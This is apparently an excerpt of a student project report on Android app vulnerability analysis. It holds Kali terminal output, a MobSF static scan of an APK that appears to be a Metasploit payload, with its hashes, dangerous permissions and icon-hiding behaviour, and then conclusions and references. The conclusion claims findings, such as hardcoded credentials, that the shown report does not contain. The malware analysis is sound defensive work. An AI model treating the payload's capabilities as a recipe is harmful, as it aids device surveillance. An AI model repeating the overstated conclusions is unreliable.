# Uncomment if you don't want GRUB to pass "root=UUID=xxx" parameter to Linux
#GRUB_DISABLE_LINUX_UUID=true

# Uncomment to disable generation of recovery mode menu entries
#GRUB_DISABLE_RECOVERY="true"

# Uncomment to get a beep at grub start
#GRUB_INIT_TUNE="480 440 1"

┌──(dhoomslizer37㉿Dark)-[~]
└─$ 
```



```
 [ - ]  snmpd
 [ - ]  speech-dispatcher
 [ + ]  ssh
 [ - ]  sslh
 [ - ]  stunnel4
 [ - ]  sudo
 [ - ]  sysstat
 [ + ]  ufw
 [ - ]  virtualbox-guest-utils
 [ - ]  winbind
 [ - ]  x11-common

┌──(dhoomslizer37㉿Dark)-[~]
└─$ lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
sda      8:0    0   60G  0 disk
├─sda1   8:1    0 56.9G  0 part /
├─sda2   8:2    0    1K  0 part
└─sda5   8:5    0  3.1G  0 part [SWAP]
sr0     11:0    1 1024M  0 rom

┌──(dhoomslizer37㉿Dark)-[~]
└─$ sudo apt install cryptsetup
Upgrading:
  cryptsetup  cryptsetup-bin  cryptsetup-initramfs  libcryptsetup12

Summary:
  Upgrading: 4, Installing: 0, Removing: 0, Not Upgrading: 1263
  Download size: 0 B / 1,092 kB
  Space needed: 365 kB / 36.3 GB available

Continue? [Y/n] y
Preconfiguring packages ...
(Reading database ... 536899 files and directories currently installed.)
Preparing to unpack .../cryptsetup-initramfs_2%3a2.8.1-1_all.deb ...
Unpacking cryptsetup-initramfs (2:2.8.1-1) over (2:2.7.5-2) ...
Preparing to unpack .../libcryptsetup12_2%3a2.8.1-1_amd64.deb ...
Unpacking libcryptsetup12:amd64 (2:2.8.1-1) over (2:2.7.5-2) ...
Preparing to unpack .../cryptsetup-bin_2%3a2.8.1-1_amd64.deb ...
Unpacking cryptsetup-bin (2:2.8.1-1) over (2:2.7.5-2) ...
Preparing to unpack .../cryptsetup_2%3a2.8.1-1_amd64.deb ...
Unpacking cryptsetup (2:2.8.1-1) over (2:2.7.5-2) ...
Setting up libcryptsetup12:amd64 (2:2.8.1-1) ...
Setting up cryptsetup-bin (2:2.8.1-1) ...
Setting up cryptsetup (2:2.8.1-1) ...
Setting up cryptsetup-initramfs (2:2.8.1-1) ...
update-initramfs: deferring update (trigger activated)
Processing triggers for initramfs-tools (0.147) ...
update-initramfs: Generating /boot/initrd.img-6.12.25-amd64
Processing triggers for libc-bin (2.41-6) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.2.7) ...

┌──(dhoomslizer37㉿Dark)-[~]
└─$ 
```

ANDROID STATIC ANALYSIS REPORT

No icon

MainActivity (1.0)

File Name:	team.apk
Package Name:	com.metasploit.stage
Scan Date:	Oct. 8, 2025, 8:41 a.m.

App Security Score:	44/100 (MEDIUM RISK)
Grade:	B

FINDINGS SEVERITY

HIGH	MEDIUM	INFO	SECURE	HOTSPOT
4	5	0	2	1

FILE INFORMATION

File Name: team.apk
Size: 0.01MB
MD5: e9507092868ead9aa7f04edf8d4b449c
SHA1: a5ccad8322019b26e3f56e10c8a3b66ed0812e4c
SHA256: fa00af3cb9a86da3368e814213a2b88872d84e2719e1ceb5082b35844f4bcb7f

APP INFORMATION

App Name: MainActivity
Package Name: com.metasploit.stage
Main Activity: .MainActivity
Target SDK: 17
Min SDK: 10
Max SDK:
Android Version Name: 1.0
Android Version Code: 1

APP COMPONENTS

Activities: 1
Services: 1
Receivers: 1
Providers: 0
Exported Activities: 0
Exported Services: 1
Exported Receivers: 1
Exported Providers: 0

CERTIFICATE INFORMATION

```
Binary is signed
v1 signature: True
v2 signature: False
v3 signature: False
v4 signature: None
X.509 Subject: C=US/O=Android/CN=Android Debug
Signature Algorithm: rsassa_pkcs1v15
Valid From: 2024-06-17 04:48:38+00:00
Valid To: 2038-01-19 01:47:17+00:00
Issuer: C=US/O=Android/CN=Android Debug
Serial Number: 0x1
```

```
Hash Algorithm: sha1
md5: c3bdec8c818e9819eb641a2146119958
sha1:  0294f1b8c44775d18c1d97bae7bc27034d5fc160
sha256:     5aea338e1f7b1c89f9002f4186e9015a0ca4612561e529a177f2552b0ca52725
```

sha512: 1506ede13206f030abc203cd6452e81839a1def94f3121904b2cd90c652f6b299c7a7c73254f512bf5187b6f1649f8700fed2d7e2518ed2150092d34d738816e
Found 1 unique certificates

APPLICATION PERMISSIONS

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.
android.permission.ACCESS_WIFI_STATE	normal	view Wi-Fi status	Allows an application to view the information about the status of Wi-Fi.
android.permission.CHANGE_WIFI_STATE	normal	change Wi-Fi status	Allows an application to connect to and disconnect from Wi-Fi access points and to make changes to configured Wi-Fi networks.
android.permission.ACCESS_NETWORK_STATE	normal	view network status	Allows an application to view the status of all networks.
android.permission.ACCESS_COARSE_LOCATION	dangerous	coarse (network-based) location	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.
android.permission.ACCESS_FINE_LOCATION	dangerous	fine (GPS) location	Access fine location sources, such as the Global Positioning System on the phone, where available. Malicious applications can use this to determine where you are and may consume additional battery power.
android.permission.READ_PHONE_STATE	dangerous	read phone state and identity	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.
android.permission.SEND_SMS	dangerous	send SMS messages	Allows application to send SMS messages. Malicious applications may cost you money by sending messages without your confirmation.
android.permission.RECEIVE_SMS	dangerous	receive SMS	Allows application to receive and process SMS messages. Malicious applications may monitor your messages or delete them without showing them to you.

android.permission.RECORD_AUDIO	dangerous	record audio	Allows application to access the audio record path.

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.CALL_PHONE	dangerous	directly call phone numbers	Allows the application to call phone numbers without your intervention. Malicious applications may cause unexpected calls on your phone bill. Note that this does not allow the application to call emergency numbers.
android.permission.READ_CONTACTS	dangerous	read contact data	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.
android.permission.WRITE_CONTACTS	dangerous	write contact data	Allows an application to modify the contact (address) data stored on your phone. Malicious applications can use this to erase or modify your contact data.
android.permission.WRITE_SETTINGS	dangerous	modify global system settings	Allows an application to modify the system's settings data. Malicious applications can corrupt your system's configuration.
android.permission.CAMERA	dangerous	take pictures and videos	Allows application to take pictures and videos with the camera. This allows the application to collect images that the camera is seeing at any time.
android.permission.READ_SMS	dangerous	read SMS or MMS	Allows application to read SMS messages stored on your phone or SIM card. Malicious applications may read your confidential messages.
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete external storage contents	Allows an application to write to external storage.
android.permission.RECEIVE_BOOT_COMPLETED	normal	automatically start at boot	Allows an application to start itself as soon as the system has finished booting. This can make it take longer to start the phone and allow the application to slow down the overall phone by always running.
android.permission.SET_WALLPAPER	normal	set wallpaper	Allows the application to set the system wallpaper.
android.permission.READ_CALL_LOG	dangerous	grants read access to the user's call log.	Allows an application to read the user's call log.
android.permission.WRITE_CALL_LOG	dangerous	allows writing to (but not reading) the user's call log.	Allows an application to write (but not read) the user's call log data.

android.permission.WAKE_LOCK	normal	prevent phone from sleeping	Allows an application to prevent the phone from going to sleep.
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS	normal	permission for using Settings.ACTION_REQUEST_IGNORE_BATTERY_OPTIMIZATIONS.	Permission an application must hold in order to use Settings.ACTION_REQUEST_IGNORE_BATTERY_OPTIMIZATIONS.

APKID ANALYSIS

FILE	DETAILS
classes.dex	<table><tr><th>FINDINGS</th><th>DETAILS</th></tr><tr><td>Compiler</td><td>dx r8 without marker (suspicious)</td></tr></table>

BROWSABLE ACTIVITIES

ACTIVITY	INTENT
.MainActivity	Schemes: metasploit://, Hosts: my_host,

NETWORK SECURITY

NO	SCOPE	SEVERITY	DESCRIPTION

CERTIFICATE ANALYSIS

HIGH: 3 | WARNING: 0 | INFO: 1

TITLE	SEVERITY	DESCRIPTION
Signed Application	info	Application is signed with a code signing certificate

Application vulnerable to Janus Vulnerability	high	Application is signed with v1 signature scheme, making it vulnerable to Janus vulnerability on Android 5.0-8.0, if signed only with v1 signature scheme. Applications running on Android 5.0-7.0 signed with v1, and v2/v3 scheme is also vulnerable.

TITLE	SEVERITY	DESCRIPTION
Application signed with debug certificate	high	Application signed with a debug certificate. Production application must not be shipped with a debug certificate.
Certificate algorithm vulnerable to hash collision	high	Application is signed with SHA1withRSA. SHA1 hash algorithm is known to have collision issues.

MANIFEST ANALYSIS

HIGH: 1 | WARNING: 3 | INFO: 0 | SUPPRESSED: 0

NO	ISSUE	SEVERITY	DESCRIPTION
1	App can be installed on a vulnerable unpatched Android version Android 2.3.3-2.3.7, [minSdk=10]	high	This application can be installed on an older version of android that has multiple unfixed vulnerabilities. These devices won't receive reasonable security updates from Google. Support an Android version => 10, API 29 to receive reasonable security updates.
2	Application Data can be Backed up [android:allowBackup] flag is missing.	warning	The flag [android:allowBackup] should be set to false. By default it is set to true and allows anyone to backup your application data via adb. It allows users who have enabled USB debugging to copy application data off of the device.
3	Broadcast Receiver (.MainBroadcastReceiver) is not Protected. An intent-filter exists.	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Broadcast Receiver is explicitly exported.
4	Service (.MainService) is not Protected. [android:exported=true]	warning	A Service is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.

CODE ANALYSIS

HIGH: 0 | WARNING: 2 | INFO: 0 | SECURE: 1 | SUPPRESSED: 0

NO	ISSUE	SEVERITY	STANDARDS	FILES
1	This App uses SSL certificate pinning to detect or prevent MITM attacks in secure communication channel.	secure	OWASP MASVS: MSTG-NETWORK-4	com/metasploit/stage/f.java
2	SHA-1 is a weak hash known to have hash collisions.	warning	CWE: CWE-327: Use of a Broken or Risky Cryptographic Algorithm OWASP Top 10: M5: Insufficient Cryptography OWASP MASVS: MSTG-CRYPTO-4	com/metasploit/stage/f.java
3	The App uses an insecure Random Number Generator.	warning	CWE: CWE-330: Use of Insufficiently Random Values OWASP Top 10: M5: Insufficient Cryptography OWASP MASVS: MSTG-CRYPTO-6	com/metasploit/stage/Payload.java

NIAP ANALYSIS v1.3

NO	IDENTIFIER	REQUIREMENT	FEATURE	DESCRIPTION

BEHAVIOUR ANALYSIS

RULE ID	BEHAVIOUR	LABEL	FILES
00079	Hide the current app's icon	evasion	com/metasploit/stage/Payload.java
00022	Open a file from given absolute path of the file	file	com/metasploit/stage/Payload.java

ABUSED PERMISSIONS

TYPE	MATCHES	PERMISSIONS

Malware Permissions	18/25	android.permission.INTERNET, android.permission.ACCESS_WIFI_STATE, android.permission.ACCESS_NETWORK_STATE, android.permission.ACCESS_COARSE_LOCATION, android.permission.ACCESS_FINE_LOCATION, android.permission.READ_PHONE_STATE, android.permission.SEND_SMS, android.permission.RECEIVE_SMS, android.permission.RECORD_AUDIO, android.permission.READ_CONTACTS, android.permission.WRITE_SETTINGS, android.permission.CAMERA, android.permission.READ_SMS, android.permission.WRITE_EXTERNAL_STORAGE, android.permission.RECEIVE_BOOT_COMPLETED, android.permission.SET_WALLPAPER, android.permission.READ_CALL_LOG, android.permission.WAKE_LOCK
Other Common Permissions	4/44	android.permission.CHANGE_WIFI_STATE, android.permission.CALL_PHONE, android.permission.WRITE_CONTACTS, android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS

Malware Permissions:

Top permissions that are widely abused by known malware.

Other Common Permissions:

Permissions that are commonly abused by known malware.

SCAN LOGS

Timestamp	Event	Error
2025-10-08 08:41:35	Generating Hashes	OK
2025-10-08 08:41:35	Extracting APK	OK
2025-10-08 08:41:35	Unzipping	OK
2025-10-08 08:41:35	Parsing APK with androguard	OK
2025-10-08 08:41:35	Extracting APK features using aapt/aapt2	OK
2025-10-08 08:41:35	Getting Hardcoded Certificates/Keystores	OK
2025-10-08 08:41:39	Parsing AndroidManifest.xml	OK
2025-10-08 08:41:39	Extracting Manifest Data	OK
2025-10-08 08:41:39	Manifest Analysis Started	OK

2025-10-08 08:41:39	Performing Static Analysis on: MainActivity (com.metasploit.stage)	OK

2025-10-08 08:41:40	Fetching Details from Play Store: com.metasploit.stage	OK
2025-10-08 08:41:40	Checking for Malware Permissions	OK
2025-10-08 08:41:40	Fetching icon path	OK
2025-10-08 08:41:40	Library Binary Analysis Started	OK
2025-10-08 08:41:40	Reading Code Signing Certificate	OK
2025-10-08 08:41:41	Failed to get signature versions with apksigner	CalledProcessError(1, ['/jdk-22.0.2/bin/java', '-Xmx1024M', '-Djava.library.path=', '-jar', '/home/mobsf/Mobile-Security-Framework-MobSF/mobsf/StaticAnalyzer/tools/apksigner.jar', 'verify', '--verbose', '/home/mobsf/.MobSF/uploads/e9507092868ead9aa7f04edf8d4b449c/e9507092868ead9aa7f04edf8d4b449c.apk'])
2025-10-08 08:41:41	Running APKiD 3.0.0	OK
2025-10-08 08:41:43	Detecting Trackers	OK
2025-10-08 08:41:43	Decompiling APK to Java with JADX	OK
2025-10-08 08:41:47	Converting DEX to Smali	OK
2025-10-08 08:41:47	Code Analysis Started on - java_source	OK

2025-10-08 08:41:48	Android SBOM Analysis Completed	OK
2025-10-08 08:41:48	Android SAST Completed	OK
2025-10-08 08:41:48	Android API Analysis Started	OK
2025-10-08 08:41:49	Android API Analysis Completed	OK
2025-10-08 08:41:50	Android Permission Mapping Started	OK
2025-10-08 08:41:51	Android Permission Mapping Completed	OK
2025-10-08 08:41:51	Android Behaviour Analysis Started	OK
2025-10-08 08:41:52	Android Behaviour Analysis Completed	OK
2025-10-08 08:41:52	Extracting Emails and URLs from Source Code	OK
2025-10-08 08:41:52	Email and URL Extraction Completed	OK
2025-10-08 08:41:52	Extracting String data from APK	OK
2025-10-08 08:41:52	Extracting String data from Code	OK
2025-10-08 08:41:52	Extracting String values and entropies from Code	OK

2025-10-08 08:41:52	Performing Malware check on extracted domains	OK
2025-10-08 08:41:52	Saving to Database	OK

Report Generated by - MobSF v4.4.3

CHAPTER 6
CONCLUSION AND FUTURE WORK

6.1 CONCLUSION

In this project, we successfully implemented a vulnerability analysis of mobile APK files using the Mobile Security Framework (MobSF). Through both static and dynamic analysis, MobSF proved to be an effective tool for identifying a wide range of security flaws, including insecure permissions, hardcoded credentials, unencrypted communications, and outdated third-party libraries. The framework provided comprehensive reports that helped classify vulnerabilities based on severity and aligned findings with industry standards such as the OWASP Mobile Top 10.

This approach enhances mobile application security by enabling developers and security professionals to proactively detect and fix vulnerabilities before deployment. The use of MobSF simplifies the traditionally complex process of mobile app security testing and supports the development of more secure and reliable Android applications.

6.2 FUTURE WORK

While MobSF is a powerful tool, there are several areas for future improvement and research:

1. **CI/CD Integration**: Automating MobSF within a continuous integration/continuous deployment (CI/CD) pipeline would allow real-time vulnerability scanning during every build or update.

2. **iOS Application Analysis**: Extending the project to include analysis of **iOS applications (IPA files)** would provide a broader platform security assessment.
3. **Custom Rule Sets**: Enhancing MobSF with custom scanning rules or integrating with additional threat intelligence databases can improve detection accuracy.
4. **Real-Device Dynamic Analysis**: Implementing dynamic analysis on **real physical devices** instead of emulators could uncover more accurate behavioral vulnerabilities, especially those relying on hardware-level features.
5. **User Behavior Simulation**: Integrating automated testing tools like **MonkeyRunner** or **UIAutomator** can simulate real user interactions during dynamic analysis for deeper behavior tracking.
6. **Machine Learning Integration**: Future iterations could explore using machine learning models to classify and predict vulnerabilities based on APK features and behavior patterns.

By continuing to build on this foundation, the security of mobile applications can be significantly enhanced, reducing the risk of exploitation and ensuring user data protection.

CHAPTER 7

REFERENCE

1. H. Abdullah and S. R. Zeebaree, "Android mobile applications vulnerabilities and prevention methods: A review," 2021 2nd Information Technology To Enhance e-learning and Other Application (IT-ELA), pp.148-153, 2021.
2. A. Khandelwal and A. Mohapatra, "An insight into the security issues and their solutions for android phones," in 2015 2nd International Conference on Computing for Sustainable Global Development (INDI-ACom). IEEE, 2015, pp. 106-109.
3. Z. D. Patel, "Malware detection in android operating system," in 2018 International Conference on Advances in Computing, Communication Control and Networking (ICACCCN). IEEE, 2018, pp. 366-370.
4. D. Gökçeoğlu and Ş. Doğan, "Malware analysis on android devices-dynamic analysis," PROCEEDINGS BOOKS, p. 45
5. G. Suciu, C.-I. Istrate, R. I. Răducanu, M.-C. Dițu, O. Fratu, and A. Vulpe, "Mobile devices forensic platform for malware detection," in 6th International Symposium for ICS & SCADA Cyber Security Research 2019 6, 2019, pp. 59-66.